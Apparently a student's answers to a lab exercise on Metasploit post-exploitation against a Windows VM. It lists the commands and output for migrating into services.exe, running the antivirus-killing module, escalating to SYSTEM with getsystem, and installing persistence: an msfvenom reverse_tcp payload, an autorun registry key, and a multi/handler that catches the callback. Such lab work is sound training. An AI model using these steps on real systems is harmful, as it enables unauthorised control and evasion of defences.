Task 1: Using Meterpreter's command `ps` find a **suitable** process to migrate to. What process did you choose and why? What is the ID of this process?

I chose the process "services.exe."

Because this process is a part of the Microsoft Windows Operating System and manages the operation of starting and stopping services, which is important for the stable and secure running of your computer and should not be terminated.

The ID of this process is 656.

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 364   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 588   364   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 612   364   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 656   612   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 668   612   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 824   656   VBoxService.exe    x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\VBoxService.exe
 872   656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 960   656   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1052  656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
```

```
meterpreter > getpid
Current pid: 1052
meterpreter > migrate 656
[*] Migrating from 1052 to 656...
[*] Migration completed successfully.
meterpreter >
```

Task 2: Force to background the current Meterpreter sessions and find the **proper** post exploit to use for process migration. What exploit did you select?

background

```
meterpreter > background
[*] Backgrounding session 3 ...
```

and the proper post exploit:

```
msf6 exploit(windows/smb/ms17_010_psexec) > search post/windows migration

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  post/windows/manage/priv_migrate                     normal  No     Windows Manage Privilege Based Process Migration
   1  post/windows/manage/migrate                          normal  No     Windows Manage Process Migration

Interact with a module by name or index. For example info 1, use 1 or use post/windows/manage/migrate
```

I selected post/windows/manage/migrate.

```
msf6 exploit(windows/smb/ms17_010_psexec) > use post/windows/manage/migrate
```

Task 3: Perform the exploit and report the commands/options you used.

the commands/options:

show options

set PID 656

set SESSION 3

run

```
msf6 post(windows/manage/migrate) > show options

Module options (post/windows/manage/migrate):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   KILL       false            no        Kill original process for the session.
   NAME                        no        Name of process to migrate to.
   PID        0                no        PID of process to migrate to.
   PPID       0                no        Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing).
   PPID_NAME                   no        Name of process for PPID spoofing when creating a new process.
   SESSION                     yes       The session to run this module on
   SPAWN      true             no        Spawn process to migrate to. If set, notepad.exe is used.

msf6 post(windows/manage/migrate) > set PID 656
PID => 656
msf6 post(windows/manage/migrate) > set SESSION 3
SESSION => 3
```

```
msf6 post(windows/manage/migrate) > run

[*] Running module against ADMIN-2BDBD2BA8
[*] Current server process: Explorer.EXE (1712)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 156
[+] Successfully migrated into process 156
[*] Post module execution completed
```

Task 4: Select the proper exploit to kill the antivirus system of the target machine (if any). What exploit did you use?

I used post/windows/manage/killav.

Task 5: Report the commands/options of the post exploit you used in order to kill the antivirus.

the commands/options:

use post/windows/manage/killav

show options

set SESSION 3

run

```
msf6 post(windows/manage/migrate) > use post/windows/manage/killav
msf6 post(windows/manage/killav) > options

Module options (post/windows/manage/killav):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on

msf6 post(windows/manage/killav) > set SESSION 3
SESSION => 3
msf6 post(windows/manage/killav) > run

[*] No target processes were found.
[*] Post module execution completed
```

Task 6: What is the Meterpreter command to check the privilege level of the current Meterpreter session?

the command: getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Task 7 What is the proper post exploit to escalate the privilege to the system level? Please note that this exploit does not always work.

the exploit: post/windows/escalate/getsystem

Task 8 Perform the exploit and report the commands/options you used.

the commands/options:

use post/windows/escalate/getsystem

show options

set SESSION 3

run

```
msf6 post(windows/manage/killav) > use post/windows/escalate/getsystem
msf6 post(windows/escalate/getsystem) > show options

Module options (post/windows/escalate/getsystem):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION                     yes       The session to run this module on
   TECHNIQUE  0                no        Specify a particular technique to use (1-6), otherwise try them all

msf6 post(windows/escalate/getsystem) > set SESSION 3
SESSION => 3
msf6 post(windows/escalate/getsystem) > run

[+] Obtained SYSTEM via technique 1
[*] Post module execution completed
```

Task 9: What is the **proper** post exploit to perform the persistence?


the exploit: post/windows/manage/persistence_exe

Task 10 Perform the exploit and report the commands/options you used.

the commands/options:

msfvenom -p windows/meterpreter/reverse_tcp lhost=10.13.37.105

lport=12345 PayloadBindPort=12345 -f exe > task10.exe



use post/windows/manage/persistence_exe

show options

set STARTUP SYSTEM

set SESSION 3

set REXEPATH /home/kali/task10.exe

run

```
msf6 post(windows/escalate/getsystem) > use post/windows/manage/persistence_exe
msf6 post(windows/manage/persistence_exe) > show options

Module options (post/windows/manage/persistence_exe):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   REXENAME  default.exe      yes       The name to call exe on remote system
   REXEPATH                   yes       The remote executable to upload and execute.
   RUN_NOW   true             no        Run the installed payload immediately.
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM, SERVICE, TASK)

msf6 post(windows/manage/persistence_exe) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf6 post(windows/manage/persistence_exe) > set SESSION 3
SESSION => 3
msf6 post(windows/manage/persistence_exe) > set REXEPATH /home/kali/task10.exe
REXEPATH => /home/kali/task10.exe
msf6 post(windows/manage/persistence_exe) > run

[*] Running module against ADMIN-2BDBD2BA8
[*] Reading Payload from file /home/kali/task10.exe
[+] Persistent Script written to C:\DOCUME~1\admin\LOCALS~1\Temp\default.exe
[*] Executing script C:\DOCUME~1\admin\LOCALS~1\Temp\default.exe
[+] Agent executed with PID 1472
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\iKivlKqKFs
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\iKivlKqKFs
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/ADMIN-2BDBD2BA8_20221002.4312/ADMIN-2BDBD2BA8_20221002.4312.rc
[*] Post module execution completed
```

use exploit/multi/handler

show options

set LHOST 10.13.37.105

set LPORT 12345

set payload windows/meterpreter/reverse_tcp

run

```
msf6 exploit(multi/handler) > set LHOST 10.13.37.105
LHOST => 10.13.37.105
msf6 exploit(multi/handler) > set LPORT 12345
LPORT => 12345
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.13.37.105:12345
[*] Sending stage (175686 bytes) to 10.13.37.103
[*] Meterpreter session 3 opened (10.13.37.105:12345 → 10.13.37.103:12345) at 2022-10-03 00:51:04 -0400
```

Task 11: Confirm that a Meterpreter session is created when you login back to the Windows machine. Report the commands you used to set up the multi/handler module and a screenshot of the current Meterpreter session that has been opened.

the commands used to set up the multi/handler module:

use exploit/multi/handler

show options


set LHOST 10.13.37.105

set LPORT 12345


set payload windows/meterpreter/reverse_tcp

run

after login back, the screenshot of the current Meterpreter session:



the process in Windows machine:



Task 12: Using Meterpreter without **leaving the session,** show a different way to perform persistence on a target machine. Report the commands you used to do that.

run persistence -U -A